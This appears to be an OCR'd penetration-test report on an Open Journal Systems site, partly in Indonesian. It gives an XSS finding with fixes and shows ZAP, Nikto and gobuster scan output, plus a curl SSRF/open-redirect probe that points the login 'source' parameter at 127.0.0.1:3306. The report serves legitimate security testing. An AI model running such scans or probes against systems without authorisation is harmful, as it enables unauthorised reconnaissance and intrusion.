
Kesimpulan:
TemplateManager tidak melakukan sanitasi terhadap input sebelum dirender ke template, sehingga keamanan sangat bergantung pada validasi di layer


lain. Hal ini membuka peluang eksploitasi XSS jika data yang disimpan di database dapat dimanipulasi oleh attacker.


Rekomendasi:
- Escape semua output menggunakan mekanisme Smarty (`|escape`)
- Validasi dan sanitasi input sebelum disimpan ke database
- Batasi penggunaan `customHeaders` atau filter tag berbahaya
- Gunakan Content Security Policy (CSP)

OWASP ZAP Output html scan




Session Properties
Search expression
1: Include in Cont
1: Exclude from C
1: Structure
1: Technology
1: Authentication
1: Users
1: Forced User
1: Session Manag
1: Authorization
1: AJAX Spider
1: Custom Page
1: Alert Filters
2:OJS-DAST
2: Include in Cont
2: Exclude from C
2: Structure
2: Technology
2: Authentication
2: Users
2: Forced User
2: Session Manag
2: Authorization
2: AJAX Spider
2: Custom Page
2: Alert Filters
2: Users
Users which can be used for various operations for this context.
Enabled
ID
Name
41 omar
Add...
Modify...
Remove
Enable All
Disable All
Remove without confirmation?
Cancel
OK
Source: Passive (10003 - Vulnerable JS Library (Powered by Retire.js))


Session Properties
Search expression
1: Include in Cont
1: Exclude from C
1: Structure
1: Technology
1: Authentication
1: Users
1: Forced User
1: Session Manag
1: Authorization
1: AJAX Spider
1: Custom Page
1: Alert Filters
2:OJS-DAST
2: Include in Cont
2: Exclude from C
2: Structure
2: Technology
2: Authentication
2: Users
2: Forced User
2: Session Manag
2: Authorization
2: AJAX Spider
2: Custom Page
2: Alert Filters
2: Authentication
This panel allows you to configure the authentication scheme used for this Context.
Currently selected Authentication method for the Context:
Form-based Authentication
Configure Authentication Method
Login Form Target URL *:
tp://10.34.100.178/index.php/JPK/login/signIn
Select...
URL to GET Login Page:
tp://10.34.100.178/index.php/JPK/login/signIn
Select...
Login Request POST Data (if any):
urce=&username=omar&password=BLABLA&remember=1
Username Parameter *:
csrfToken
Password Parameter *:
csrfToken
The username and password fields will be replaced, during authentication, with the username and password corresponding to application's users.
Configure Authentication Verification
Verification Strategy:
Check every Response
Regex pattern used to identify Logged In messages:
Cancel
OK
Source: Passive (10003 - Vulnerable JS Library (Powered by Retire.js))
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
OJS-DAST
Sites
http://10.34.100.178
Manual Explore
ZAP by Checkmarx
This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.
The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.
URL to explore:
Select...
Enable HUD:
Explore your application:
Launch Browser
Firefox
You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.
History
Search
Alerts
Output
Spider
New Scan
Progress: 0: Context: OJS-DAST
75%
Current Scans: 1 URLs Found: 12339 Nodes Added: 5113
Export
URLs
Added Nodes
Messages
Processed
Method
URI
Flags
GET http://10.34.100.178/plugins/metadata/dc11/schema/Dc11Sc...
GET http://10.34.100.178/plugins/metadata/dc11/schema
GET http://10.34.100.178/templates/reviewer/review/?C=N;O=A
GET http://10.34.100.178/templates/reviewer/review/?C=M;O=D
GET http://10.34.100.178/templates/reviewer/review/?C=S;O=D
GET http://10.34.100.178/templates/reviewer/review/?C=D;O=D
GET http://10.34.100.178/templates/submission/form/?C=N;O=A
GET http://10.34.100.178/templates/submission/form/?C=M;O=D
GET http://10.34.100.178/templates/submission/form/?C=D;O=D
GET http://10.34.100.178/templates/submission/form/?C=S;O=D
Alerts 0 6 6 6 Main Proxy: localhost:8080
Current Status 0 0 0 0 0 0 0 0 0 0 120 1



Nikto Output

```
- Nikto v2.1.5/2.1.5
+ Target Host: 10.34.100.178
```

```
+ Target Port: 80
+ GET /ojs/ojs/: The anti-clickjacking X-Frame-Options header is not present.
+ OPTIONS /ojs/: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
- Nikto v2.1.5/2.1.5
+ Target Host: 10.34.100.178
+ Target Port: 80
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ GET /: Cookie OJSSID created without the httponly flag
+ GET /robots.txt: Server leaks inodes via ETags, header found with file /robots.txt,
fields: 0x20 0x5cadc3ba77780
+ -3268: GET /cache/: /cache/: Directory indexing found.
+ GET //cache/: File/dir '/cache/' in robots.txt returned a non-forbidden or redirect
HTTP code (200)
+ GET /robots.txt: "robots.txt" contains 1 entry which should be manually viewed.
+ -3268: GET /lib/: /lib/: Directory indexing found.
+ -3092: GET /lib/: /lib/: This might be interesting...
+ -3268: GET /pages/: /pages/: Directory indexing found.
+ -3092: GET /pages/: /pages/: This might be interesting...
+ -3092: GET /public/: /public/: This might be interesting...
+ -3268: GET /tools/: /tools/: Directory indexing found.
+ -3092: GET /tools/: /tools/: This might be interesting...
+ -3268: GET /docs/: /docs/: Directory indexing found.
+ -3268: GET /styles/: /styles/: Directory indexing found.
```

Gobuster

```
┌──(aq㉿omar)-[~]
└─$ gobuster dir -u http://10.34.100.178/index.php/JPK -w /usr/share/wordlists/dirb/common.txt -H "Cookie: OJSSID=ikc33ef9k2k5fpbi8aiori4f14"
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.34.100.178/index.php/JPK
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/@                   (Status: 200) [Size: 5139]
/~admin              (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2F~admin]
/~user               (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/user/profile]
/0                   (Status: 200) [Size: 5169]
/about               (Status: 200) [Size: 5394]
/admin               (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fadmin]
/gateway             (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/index]
/help                (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/help/index/en/SUMMARY]
/index               (Status: 200) [Size: 5139]
/information         (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK]
/install             (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/index]
/issue               (Status: 200) [Size: 5616]
/login               (Status: 200) [Size: 7000]
/management          (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fmanagement]
/payments            (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fpayments]
/search              (Status: 200) [Size: 9577]
/sitemap             (Status: 200) [Size: 575]
/stats               (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fstats]
/submissions         (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fsubmissions]
/user                (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/user/profile]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

```
┌──(aq㉿omar)-[~]
└─$ gobuster dir -u http://10.34.100.178/index.php/JPK -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.34.100.178/index.php/JPK
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/@                   (Status: 200) [Size: 5139]
/~admin              (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2F~admin]
/~user               (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/user/profile]
/0                   (Status: 200) [Size: 5169]
/about               (Status: 200) [Size: 5394]
/admin               (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fadmin]
/gateway             (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/index]
/help                (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/help/index/en/SUMMARY]
/index               (Status: 200) [Size: 5139]
/information         (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK]
/install             (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/index]
/issue               (Status: 200) [Size: 5616]
/login               (Status: 200) [Size: 7000]
/management          (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fmanagement]
/payments            (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fpayments]
/search              (Status: 200) [Size: 9577]
/sitemap             (Status: 200) [Size: 575]
/stats               (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fstats]
/submissions         (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/login?source=%2Findex.php%2FJPK%2Fsubmissions]
/user                (Status: 302) [Size: 0] [--> http://10.34.100.178/index.php/JPK/user/profile]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

SSRF redirect test

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying
10.34.100.178:80...
* Connected to 10.34.100.178 (10.34.100.178) port 80
> GET /index.php/index/login?source=http://127.0.0.1:3306 HTTP/1.1
> Host: 10.34.100.178
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 06 Apr 2026 12:46:37 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Set-Cookie: OJSSID=c1jhv7pemgq8pbrlfpsmplvijt; path=/; domain=10.34.100.178
< Cache-Control: no-store
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=utf-8
<
{ [1072 bytes data]

100  1072    0  1072    0     0  30720      0 --:--:-- --:--:-- --:--:-- 30628<br />
```

Deprecated: Creation of dynamic property
Smarty_Internal_Template::$compiled is deprecated in
/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_template.php on line 719

Deprecated: Creation of dynamic property
Smarty_Internal_Template::$compiled is deprecated in
/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_template.php on line 719
<!DOCTYPE html>
<html lang="en-US" xml:lang="en-US">

Deprecated: Creation of dynamic property
Smarty_Internal_Extension_Handler::$_capture is deprecated in
/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_extension_handler.php on line 182

Deprecated: Creation of dynamic property
Smarty_Internal_Template::$compiled is deprecated in
/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_template.php on line 719
<head>
	<meta charset="utf-8">
	<meta name="viewport" content="width=device-width, initial-scale=1.0">
	<title>
		Login
</title>

	
Deprecated: Creation of dynamic property
Smarty_Internal_Extension_Handler::$getTemplateVars is deprecated in
/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_extension_handler.php on line 182

<meta name="generator" content="Open Journal Systems 3.3.0.8">
	<link rel="stylesheet"
href="http://10.34.100.178/index.php/index/$$$call$$$/page/page/css?name=styleshee
t" type="text/css" /><link rel="stylesheet"
href="http://10.34.100.178/index.php/index/$$$call$$$/page/page/css?name=font"
type="text/css" /><link rel="stylesheet"
href="http://10.34.100.178/lib/pkp/styles/fontawesome/fontawesome.css?v=3.3.0.8"
type="text/css" />
</head>
<body class="pkp_page_login pkp_op_index has_site_logo" dir="ltr">

```
                                <header class="pkp_structure_head"
id="headerNavigationContainer" role="banner">
                                        <br />
<b>Deprecated</b>:  Creation of dynamic property
Smarty_Internal_Template::$compiled is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_template.php</b> on line <b>719</b><br />
 <nav class="cmp_skip_to_content" aria-label="Jump to content links">
        <a href="#pkp_content_main">Skip to main content</a>
        <a href="#siteNav">Skip to main navigation menu</a>
                <a href="#pkp_content_footer">Skip to site footer</a>
</nav>

                        <div class="pkp_head_wrapper">

                                <div class="pkp_site_name_wrapper">
                                        <button class="pkp_site_nav_toggle">
                                                <span>Open Menu</span>
                                        </button>
                                                                        <div
class="pkp_site_name">

                                        <a href="
        http://10.34.100.178/index.php/index/index
                                        " class="is_img">
                                                <img
src="http://10.34.100.178/public/site/pageHeaderTitleImage_en_US.jpg" width="<br
/>
<b>Deprecated</b>:  htmlspecialchars(): Passing null to parameter #1 ($string) of type
string is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/plugins/modifier.escape.p
hp</b> on line <b>39</b><br />
" height="<br />
<b>Deprecated</b>:  htmlspecialchars(): Passing null to parameter #1 ($string) of type
string is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/plugins/modifier.escape.p
hp</b> on line <b>39</b><br />
" alt="test" />
                                                </a>
                                                                        </div>
                                <div>


                                <nav class="pkp_site_nav_menu" aria-label="Site
Navigation">
```

```
                                        <a id="siteNav"></a>
                                        <div class="pkp_navigation_primary_row">
                                                <div
class="pkp_navigation_primary_wrapper">

                                                                        <br />
<b>Deprecated</b>:  Creation of dynamic property
Smarty_Internal_Template::$compiled is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_template.php</b> on line <b>719</b><br />




                                                                                </div>
                                        </div>
                                        <div class="pkp_navigation_user_wrapper"
id="navigationUserWrapper">
                                                                <ul id="navigationUser"
class="pkp_navigation_user pkp_nav_list">
                        <br />
<b>Deprecated</b>:  Creation of dynamic property
Smarty_Internal_Extension_Handler::$_foreach is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_extension_handler.php</b> on line <b>182</b><br />
<br />
<b>Deprecated</b>:  Creation of dynamic property Smarty_Variable::$do_else is
deprecated in
<b>/var/www/html/ojs/cache/t_compile/ade49584b259a94052943f98dbc0b6eb603691
ca^1cc18a7bbca2985eb7be7cdb004989925d5981ed_0.app.frontendcomponentsnavigat
.php</b> on line <b>30</b><br />
                                                        <li class="profile">
                                <a
href="http://10.34.100.178/index.php/index/user/register">
                                        Register
                                </a>
                                                        </li>
                                                                <li class="profile">
                                <a href="http://10.34.100.178/index.php/index/login">
                                        Login
                                </a>
                                                        </li>
                                                                                </ul>

                                        </div>
                                </nav>
```

```
                        </div><!-- .pkp_head_wrapper -->
                </header><!-- .pkp_structure_head -->

                                                <div class="pkp_structure_content">
                        <div class="pkp_structure_main" role="main">
                                <a id="pkp_content_main"></a>

<div class="page page_login">
        <br />
<b>Deprecated</b>:  Creation of dynamic property
Smarty_Internal_Template::$compiled is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_intern
al_template.php</b> on line <b>719</b><br />
<nav class="cmp_breadcrumbs" role="navigation" aria-label="You are here:">
        <ol>
                <li>
                        <a href="http://10.34.100.178/index.php/index/index">
                                Home
                        </a>
                        <span class="separator">/</span>
                </li>
                <li class="current">
                        <span aria-current="page">
                                                                Login
                                                        </span>
                </li>
        </ol>
</nav>

        <h1>
                Login
        </h1>


        <form class="cmp_form cmp_form login" id="login" method="post"
action="http://10.34.100.178/index.php/index/login/signIn">
                <input type="hidden" name="csrfToken"
value="f2308d358f0fddd057fec02cd3e951e2">


                <input type="hidden" name="source" value="http://127.0.0.1:3306" />

                <fieldset class="fields">
                        <legend class="pkp_screen_reader">Login</legend>
                        <div class="username">
                                <label>
```

```
                                        <span class="label">
                                                Username
                                                <span class="required"
aria-hidden="true">*</span>
                                                <span class="pkp_screen_reader">
                                                        Required
                                                </span>
                                        </span>
                                        <input type="text" name="username"
id="username" value="<br />
<b>Deprecated</b>:  htmlspecialchars(): Passing null to parameter #1 ($string) of type
string is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/plugins/modifier.escape.p
hp</b> on line <b>39</b><br />
" maxlength="32" required aria-required="true">
                                </label>
                        </div>
                        <div class="password">
                                <label>
                                        <span class="label">
                                                Password
                                                <span class="required"
aria-hidden="true">*</span>
                                                <span class="pkp_screen_reader">
                                                        Required
                                                </span>
                                        </span>
                                        <input type="password" name="password"
id="password" value="<br />
<b>Deprecated</b>:  htmlspecialchars(): Passing null to parameter #1 ($string) of type
string is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/plugins/modifier.escape.p
hp</b> on line <b>39</b><br />
" password="true" maxlength="32" required aria-required="true">
                                        <a
href="http://10.34.100.178/index.php/index/login/lostPassword">
                                                Forgot your password?
                                        </a>
                                </label>
                        </div>
                        <div class="remember checkbox">
                                <label>
                                        <input type="checkbox" name="remember"
id="remember" value="1" checked="$remember">
                                        <span class="label">
                                                Keep me logged in
```

```
                                        </span>
                                </label>
                        </div>
                        <div class="buttons">
                                <button class="submit" type="submit">
                                        Login
                                </button>


                        <a
href="http://10.34.100.178/index.php/index/user/register?source=http%3A%2F%2F12
7.0.0.1%3A3306" class="register">
                                                Register
                                        </a>
                                                        </div>
                </fieldset>
        </form>
</div><!-- .page -->

